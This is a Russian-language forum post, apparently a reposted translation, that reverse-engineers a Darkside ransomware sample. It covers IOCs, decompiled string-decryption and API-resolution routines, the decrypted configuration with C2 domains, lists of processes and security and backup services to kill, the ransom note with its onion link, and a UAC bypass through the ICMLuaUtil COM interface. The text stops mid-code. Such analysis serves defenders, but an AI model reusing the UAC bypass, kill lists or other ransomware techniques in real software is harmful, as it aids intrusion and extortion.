Статья -==Полный анализ рансома Darkside от корейца Чуонга==-

xss.is/threads/54017

Обзор

Это мой отчет об одном из последних образцов Darkside Ransomware v1.8.6.2 для Windows!

Поскольку на тему Darkside не так много глубокого анализа, я решил написать его сам.

Darkside использует алгоритм aPLib для сжатия своей конфигурации и схему гибридной криптографии пользовательских реализаций RSA-1024 и Salsa20 для шифрования файлов и защиты своих ключей.

Несмотря на использование обфускации кода и сложных методов для повышения привилегий и шифрования, программа-вымогатель имеет более низкую скорость шифрования по сравнению с другими программами, такими как Babuk или Conti, из-за рекурсивного обхода файлов.

IOCS


Этот конкретный образец, который я использовал для своего анализа, представляет собой 32-разрядный файл .exe.

Есть версия для Linux, которую легче анализировать, но я слишком ленив, чтобы охватить и то, и другое ...

MD5: 9d418ecc0f3bf45029263b0944236884

SHA256: 151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5


Сэмпл: https://bazaar.abuse.ch/sample/151fbd6c299e734f7853497bd083abfa29f8c186a9db31dbe330ace2d35660d5/



Записка о выкупе

Записка с требованием выкупа зашифрована и хранится в сжатой с помощью aPLib конфигурации.

Контрольная сумма GUID создается и добавляется в конец каждого имени файла с запиской о выкупе.



Статический анализ кода

Создание KEY_BUFFER

После выполнения Darkside генерирует глобальный 256-байтовый буфер. Этот буфер важен, поскольку он используется для резолвинга API и дешифрования зашифрованных строк/буферов в памяти.

Назовем этот буфер KEY_BUFFER. Этот буфер создается с использованием двух жестко закодированных 16-байтовых ключей в памяти.

```
.data:0024D4CD key1            dd 3557DA65h            ; DATA XREF: resol
.data:0024D4CD                                         ; basically_main+3
.data:0024D4D1                 dd 0C7239C81h
.data:0024D4D5                 dd 0C842099Dh
.data:0024D4D9                 dd 7[illegible]
.data:0024D4DD ; char key2[]
.data:0024D4DD key2            dd 15945FD8h            ; DATA XREF: basic
.data:0024D4DD                                         ; FFD27E8B↓o
.data:0024D4E1                 dd 26E5B0DDh
.data:0024D4E5                 dd 0C06E1498h
.data:0024D4E9                 dd 0F16C9E45h
```


Вот функция для генерации KEY_BUFFER.

Сначала у неё есть цикл для записи 4 DWORD из key1 в KEY_BUFFER и вычитания 0x10101010 из каждого DWORD каждый раз. Затем у неё есть еще один цикл, чтобы добавить байты в key2 к байтам в KEY_BUFFER и поменять их местами.

```
edx1 = *key1;
ebx1 = key1[1];
edi1 = key1[2];
eax1 = key1[3];
do
{
  *(_DWORD *)&KEY_BUFFER[ecx1 + 12] = edx1;
  *(_DWORD *)&KEY_BUFFER[ecx1 + 8] = eax1;
  *(_DWORD *)&KEY_BUFFER[ecx1 + 4] = ebx1;
  *(_DWORD *)&KEY_BUFFER[ecx1] = edi1;
  edx1 -= 0x10101010;
  eax1 -= 0x10101010;
  ebx1 -= 0x10101010;
  edi1 -= 0x10101010;
  ecx1 -= 16;
}
while ( ecx1 >= 0 );
edx3 = 0;
ecx3 = 0;
ebx3 = 0;
do
{
  while ( 1 )
  {
    LOBYTE(result) = KEY_BUFFER[ecx3];
    LOBYTE(edx3) = result + key2[ebx3] + edx3;
    HIBYTE(result) = KEY_BUFFER[edx3];
    ++ebx3;
    KEY_BUFFER[edx3] = result;
    KEY_BUFFER[ecx3] = HIBYTE(result);
    if ( ebx3 >= length )
      break;
    LOBYTE(ecx3) = ecx3 + 1;
    if ( !(_BYTE)ecx3 )
      return result;
  }
```


Я не решил понять это полностью, потому что это всего лишь простой алгоритм для создания буфера. Вы можете найти мою реализацию IDAPython для его автоматической генерации **здесь**.

Алгоритм дешифрования буфера.

Все строки и буферы данных зашифрованы в памяти во всем вредоносном ПО. Перед их использованием Darkside выделит буфер кучи, расшифрует целевые данные и запишет их перед использованием.

Расшифровка состоит из простого цикла с заменой байтов и одной операции XOR, которая использует данные из сгенерированного KEY_BUFFER.

```
char __stdcall decrypt_buff(int encrypted_string, char length)
{
  int v2; // edx
  int v4; // ebx
  _BYTE *curr_encrypted_string; // edi
  int v6; // eax
  char v7; // ch
  char result; // al

  BUFFER_OFFSET_COUNTER = 0;
  BUFFER1_COUNTER = 0;
  qmemcpy(BUFFER1, KEY_BUFFER, sizeof(BUFFER1));// copy KEY_BUFFER to a temp buffer
  v2 = 0;
  v4 = 0;
  curr_encrypted_string = (_BYTE *)(encrypted_string - 1);
  v6 = 0;
  do
  {
    LOBYTE(v4) = BUFFER1_OFFSET_1[v2] + v4;
    LOBYTE(v6) = BUFFER1_OFFSET_1[v2];
    v7 = BUFFER1[v4];
    BUFFER1[v4] = v6;                           // byte swapping
    BUFFER1_OFFSET_1[v2] = v7;
    LOBYTE(v6) = v7 + v6;
    ++curr_encrypted_string;
    result = BUFFER1[v6];
    LOBYTE(v2) = v2 + 1;
    *curr_encrypted_string ^= result;           // XOR the result byte with the encrypted string's byte
    --length;
  }
  while ( length );
  BUFFER_OFFSET_COUNTER = v2;
  BUFFER1_COUNTER = v4;
  return result;
}
```


Эта функция, однако, предназначена только для дешифрования не более 255 байтов, поскольку размер параметра длины составляет всего 1 байт.

Для поддержки буферов большего размера Darkside выделяет функцию-обертку, которая вызывает decrypt_buff() для buffer_length/255 раз с параметром длины 255.

В случае, если длина буфера не делится поровну на 255, вредоносная программа выполняет модульную операцию buffer_length% 255 и использует ее в качестве параметра длины для decrypt_buff() для дешифрования остальных байтов.


```
char __stdcall decrypt_large_buffer(int string, unsigned int length)
{
  unsigned int v3; // eax
  unsigned int v4; // edx
  unsigned int v5; // ebx

  v3 = length / 0xFF;
  v4 = length % 0xFF;
  if ( length / 0xFF )
  {
    v5 = length / 0xFF;
    do
    {
      LOBYTE(v3) = decrypt_buff(string, 255);
      string += 255;
      --v5;
    }
    while ( v5 );
  }
  if ( v4 )
    LOBYTE(v3) = decrypt_buff(string, v4);
  return v3;
}
```


Динамической резолвинг API функий

Функция резолвинга API повторяет следующие операции.

Во-первых, она использует функцию decrypt_large_buffer() для дешифрования таблицы библиотеки в памяти.


Эта таблица разделена на блобы разного размера. Размер каждого блоба двоичного объекта - это 4-байтовое значение, стоящее перед ним.



В этой таблице данные каждого большого двоичного блоба представляют собой зашифрованную версию строки, и эта строка может быть либо именем DLL, либо именем API.


Таблица построена таким образом, что сначала идет большой двоичный объект с именем DLL, а после него идут большие двоичные объекты с именами API, экспортированными из этой конкретной библиотеки.

Если мы выполним дешифрование всей таблицы и удалим байты, представляющие размер больших двоичных объектов, мы получим это.



После расшифровки имени DLL функция затем вызывает LoadLibraryA, чтобы загрузить эту библиотеку и начать импорт адреса в массив API в памяти. Вредоносная программа также стирает каждую расшифрованную строку из памяти, когда заканчивает ее использовать.

Эта операция повторяется до тех пор, пока не обработаются все библиотеки в таблице.




Функция импорта API для каждой библиотеки выполняет цикл, который расшифровывает имя API, вызывает GetProcAddress и каждый раз записывает адрес каждого API в массив.

```
int __usercall import_lib_APIs@<eax>(HMODULE hLib@<ebx>, FARPROC *API_ARRAY@<edi>, CHAR *a3@<esi>)
{
  CHAR *API_BLOB; // esi
  int result; // eax
  int v5; // ecx

  do
  {
    API_BLOB = a3 + 4;
    decrypt_large_buffer((int)API_BLOB, *((_DWORD *)API_BLOB - 1));// decrypt API name
    *API_ARRAY++ = GetProcAddress(hLib, API_BLOB);// get and store API's address
    clear_string(API_BLOB, *((_DWORD *)API_BLOB - 1));
    result = *((_DWORD *)API_BLOB - 1);
    a3 = &API_BLOB[result];
  }
  while ( v5 != 1 );
  return result;
}
```

Как мы видим, массив API строится в последовательном порядке от первого до последнего большого двоичного объекта API, и очень просто написать скрипт для расшифровки всех имен API и записи в массив API соответственно для автоматического разрешения всех API.

Вы можете просмотреть мой сценарий IDAPython для их автоматического импорта в IDA **здесь**.

После запуска скрипта таблица будет выглядеть так, что значительно упрощает статический анализ.



Резолвинг конфигурации

Зашифрованная конфигурация сохраняется в памяти и заканчивается DWORD oxDEADBEEF. Поскольку для вызова decrypt_large_buffer() необходимо знать размер зашифрованного буфера, этот DWORD необходим для итеративного определения размера конфигурации.

После вызова decrypt_large_buffer() расшифрованная конфигурация имеет этот конкретный макет.

> - Offset 0x0 - 0x7F: RSA-1024 exponent
> - Offset 0x80 - 0x103: RSA-1024 modulus
> - The rest: aPLib-compressed configuration.

Используя константы в операциях сравнения по всему алгоритму, довольно просто обнаружить, что Darkside распаковывает данные с помощью алгоритма aPLib.

```
    {
      dl41 = *a1++;
      tt41 = cf40 + dl41;
      cf40 = __CFADD__(cf40, dl41) | __CFADD__(dl41, cf40 + dl41);
      dl1 = dl41 + tt41;
    }
  }
  while ( cf40 );
  ecx43 = (eax37 < 0x80) + (eax37 < 0x80) + eax37 - ((eax37 < 0x7D00) - 1) - ((eax37 < 0x500) - 1);
  qmemcpy(edi1, &edi1[-eax37], ecx43);
  edi1 += ecx43;
}
else
{
  ecx30 = 1;
  do
  {
    cf31 = __CFADD__(dl1, dl1);
    dl31 = 2 * dl1;
    if ( !dl31 )
    {
      dl32 = *a1++;
```

Поскольку библиотеки aPLib широко доступны, я просто взял реализацию Python на Github, чтобы распаковать и проанализировать конфигурацию в файл JSON. Вы можете получить мой сценарий для создания этого файла JSON **здесь**.

Ниже представлена полная конфигурация этого образца в формате JSON.

JSON:

```
{
  "VICTIM_ID": "[0x30, 0x36, 0x30, 0x31, 0x30, 0x38, 0x65, 0x66, 0x62, 0x35, 0x31, 0x30, 0x63, 0x39, 0x38, 0x0, 0xdb, 0x85, 0x9b, 0xad, 0x0, 0x38,
0xe0, 0xc4, 0xf0, 0x92, 0x9, 0xa2, 0xa3, 0xc6, 0x14, 0xa4]",
  "ENCRYPTION_MODE": "Full",
  "AVOID_PROCESS_FLAG": true,
  "ENCRYPT_ALL_DRIVES_FLAG": true,
  "ENCRYPT_NET_SHARED_RESOURCE_FLAG": true,
  "CHECK_RUSSIAN_COMP_FLAG": true,
  "DELETE_SHADOW_COPIES_FLAG": true,
  "WIPE_RECYCLE_BIN_FLAG": true,
  "SELF_DELETE_FLAG": true,
  "UAC_ELEVATION_FLAG": true,
  "AdjustTokenPrivileges_FLAG": true,
  "LOGGING_FLAG": false,
  "DIRECTORY_TO_AVOID_FLAG": true,
  "FILE_TO_AVOID_FLAG": true,
  "FILE_EXTENSION_FLAG": true,
  "DIR_TO_REMOVE_FLAG": true,
  "SQL_SQL_LITE_FLAG": true,
  "PROCESS_TO_KILL_FLAG": true,
  "SERVICE_TO_KILL_FLAG": true,
  "THREAT_WALLPAPER_FLAG": true,
  "RANSOM_NOTE_FLAG": true,
  "CHANGE_ICON_FLAG": true,
  "BUILD_MUTEX_FLAG": true,
  "THREAD_OBJECT_FLAG": false,
  "C2_URL_FLAG": true,
  "DIRECTORY_TO_AVOID": "$recycle.bin, config.msi, $windows.~bt, $windows.~ws, windows, appdata, application data, boot, google, mozilla, program
files, program files (x86), programdata, system volume information, tor browser, windows.old, intel, msocache, perflogs, x64dbg, public, all users,
default",
  "FILE_TO_AVOID": "autorun.inf, boot.ini, bootfont.bin, bootsect.bak, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini,
thumbs.db",
  "FILE_EXTENSION_TO_AVOID": "386, adv, ani, bat, bin, cab, cmd, com, cpl, cur, deskthemepack, diagcab, diagcfg, diagpkg, dll, drv, exe, hlp, icl,
icns, ico, ics, idx, ldf, lnk, mod, mpa, msc, msp, msstyles, msu, nls, nomedia, ocx, prf, ps1, rom, rtp, scr, shs, spl, sys, theme, themepack, wpx,
lock, key, hta, msi, pdb",
  "DIR_TO_REMOVE": "backup",
  "SQL_STRING": "sql, sqlite",
  "PROCESS_TO_AVOID": "vmcompute.exe, vmms.exe, vmwp.exe, svchost.exe, TeamViewer.exe, explorer.exe",
  "PROCESS_TO_KILL": "sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox,
tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird,
visio, winword, wordpad, notepad",
  "SERVICE_TO_KILL": "vss, sql, svc$, memtas, mepocs, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr",
  "C2_URL": "securebestapp20.com, temisleyes.com",
  "THREAT_STRING": "All of your files are encrypted! \r\n  \r\n Find %s and Follow Instructions!",
  "RANSOM_NOTE": "----------- [ Welcome to DarkSide ] ------------> \r\n  \r\n What happend? \r\n ---------------------------------------------- \r\n
Your computers and servers are encrypted, backups are deleted. We use strong encryption algorithms, so you cannot decrypt your data. \r\n But you can
restore everything by purchasing a special program from us - universal decryptor. This program will restore all your network. \r\n Follow our
instructions below and you will recover all your data. \r\n  \r\n What guarantees? \r\n ---------------------------------------------- \r\n We value
our reputation. If we do not do our work and liabilities, nobody will pay us. This is not in our interests. \r\n All our decryption software is
perfectly tested and will decrypt your data. We will also provide support in case of problems. \r\n We guarantee to decrypt one file for free. Go to
the site and contact us. \r\n  \r\n How to get access on website?  \r\n ---------------------------------------------- \r\n Using a TOR browser: \r\n
1) Download and install TOR browser from this site: https://torproject.org/ \r\n 2) Open our website:
http://darksidfqzcuhtk2.onion/CZEX8E0GR0AO4ASUCJE1K824OKJA1G24B8B3G0P84LJTTE7W8EC86JBE7NBXLMRT \r\n  \r\n When you open our website, put the following
data in the input form: \r\n Key: \r\n  \r\n
0kZdK3HQhsAkUtvRl41QkOdpJvzcWnCrBjjgg5U4zfuWeTnZR5Ssjd3QLHpmbjxjo7uWzKbt8qPVuYN38TsDPI3bemd5I40ksemIzuI5OhIHZsi9cn3Wpd7OUT72FP9MyAUzR586yMsI2Ygri9in0Bf4
 \r\n  \r\n !!! DANGER !!! \r\n DO NOT MODIFY or try to RECOVER any files yourself. We WILL NOT be able to RESTORE them.  \r\n !!! DANGER !!!"
}
```


Повышение привилегий

После экспорта конфигурации вредоносная программа затем проверяет, есть ли у нее права администратора, вызывая IsUserAnAdmin. Если пользователь не является администратором, она выполняет проверку информации токена пользователя, чтобы убедиться, что у его токена первое значение субавторитета равно SECURITY_BUILTIN_DOMAIN_RID и второе значение субавторитета равно DOMAIN_ALIAS_RID_ADMINS.

```
if ( mw_OpenProcessToken(0xFFFFFFFF, 8, &TokenHandle) )
{
  mw_GetTokenInformation(TokenHandle, TokenGroups, &TokenInformation, 4, &ReturnLength);
  TokenInformation = (TOKEN_GROUPS *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, ReturnLength);
  if ( mw_GetTokenInformation(TokenHandle, 2, TokenInformation, ReturnLength, &ReturnLength) )
  {
    Groups = TokenInformation->Groups;
    GroupCount = TokenInformation->GroupCount;
    while ( 1 )
    {
      SID = (DWORD *)Groups->Sid;
      v4 = &Groups->Attributes;
      if ( SID[2] == 32 && SID[3] == 544 )
        break;
      Groups = (SID_AND_ATTRIBUTES *)(v4 + 1);
      if ( !--GroupCount )
        goto LABEL_8;
    }
    result = 1;
  }
}
LABEL_8:
if ( TokenInformation )
  mw_RtlFreeHeap(PEB_SubSystemData, 0, TokenInformation);
if ( TokenHandle )
  mw_CloseHandle(TokenHandle);
return result;
```

Эта проверка необходима для следующего шага, когда Darkside выполняет повышение UAC, чтобы перезапустить себя с более высокими привилегиями. Это старый трюк с повышением прав для выполнения обхода UAC через COM-интерфейс ICMLuaUtil. У Microsoft есть отличная документация по этому поводу **здесь**.

Обход выполняется, только если UAC_ELEVATION_FLAG в конфигурации установлен в 1.

```
unsigned int __stdcall w_CoCreateInstanceAsAdmin(int CMLuaUtil, int a2, int a3, int a4)
{
  BIND_OPTS3 v5; // [esp+4h] [ebp-22Ch] BYREF
  _OWORD v6[32]; // [esp+28h] [ebp-208h] BYREF

  clear_string(v6, 0x208u);
  decrypt_large_buffer((int)&string, *(&string - 1));// Elevation:Administrator!new:
  mw_wcscpy(v6, &string);
  clear_string(&string, *(&string - 1));
  decrypt_large_buffer((int)&dword_24B09E, *(&dword_24B09E - 1));// {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
  mw_wcscat(v6, &dword_24B09E);
  clear_string(&dword_24B09E, *(&dword_24B09E - 1));
  clear_string(&v5, 0x24u);
  v5.cbStruct = 36;
  v5.dwClassContext = 4;
  decrypt_large_buffer((int)&xIID_ICMLuaUtil, *((_DWORD *)&xIID_ICMLuaUtil - 1));
  mw_CoGetObject(v6, &v5, &xIID_ICMLuaUtil, CMLuaUtil);
  return clear_string(&xIID_ICMLuaUtil, *((_DWORD *)&xIID_ICMLuaUtil - 1));
}
```

Эта функция выполняет CoGetObject с именем объекта Elevation:Administrator!New: {3E5FC7F9-9A51-4367-9063-A120244FBEC7}.

Проверив с помощью редактора реестра, мы видим, что этот CLSID принадлежит cmstplua.dll в system32, а CoGetObject получит интерфейс ICMLuaUtil с учетными данными администратора.

Name	Type	Data
(Default)	REG_SZ	CMSTPLUA
AppId	REG_SZ	{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
LocalizedString	REG_EXPAND_SZ	@%SystemRoot%\system32\cmstplua.dll,-100

Используя этот интерфейс, Darkside вызывает функцию интерфейса ShellExec, чтобы снова запустить вредоносную программу с обновленными привилегиями.

```
w_CoCreateInstanceAsAdmin((int)&pfo, 0, v8, savedregs);
if ( pfo )
{
  v1 = mw_GetCommandLineW();
  v2 = mw_CommandLineToArgvW(v1, &v8);
  malware_exe_path = (_DWORD *)v2;
  if ( v8 == 1 )
  {
    param = 0;
  }
  else
  {
    v5 = mw_wcsstr(v1, *(_DWORD *)(v2 + 4));
    param = v5;
    if ( *(_WORD *)(v5 - 2) != 32 )
      param = v5 - 2;
  }
  v6 = pfo->QueryInterface;
  pfo = 0;
  if ( !(*(int (__cdecl **)(_DWORD, _DWORD, int, _DWORD, _DWORD))(v6 + 0x24))(0, *malware_exe_path, param, 0, 0) )//
                                                // ShellExec(malware_exe_path, param, 0,0)
    (*(void (__cdecl **)(ICMLuaUtil *))(pfo->QueryInterface + 8))(pfo);// Release
  mw_RtlFreeHeap(PEB_SubSystemData, 0, malware_exe_path);
}
result = mw_CoUninitialize();
```


Изменение привилегии токена

Если AdjustTokenPrivileges_FLAG установлен в 1 в конфигурации, Darkside получит токен текущего процесса через OpenProcessToken и изменит привилегию на SE_PRIVILEGE_ENABLED, чтобы активировать привилегию токена.

```
result = mw_OpenProcessToken(-1, 40, &TokenHandle);
if ( result )
{
  mw_GetTokenInformation(TokenHandle, TokenPrivileges, &TokenInformation, 4, &v3);
  TokenInformation = (TOKEN_PRIVILEGES *)mw_RtlAllocateHeap(PEB_SubSystemData, 8, v3);
  result = mw_GetTokenInformation(TokenHandle, TokenPrivileges, TokenInformation, v3, &v3);
  if ( result )
  {
    priviledge = TokenInformation->Privileges;
    v2 = TokenInformation->PrivilegeCount;
    do
    {
      if ( !priviledge->Attributes )
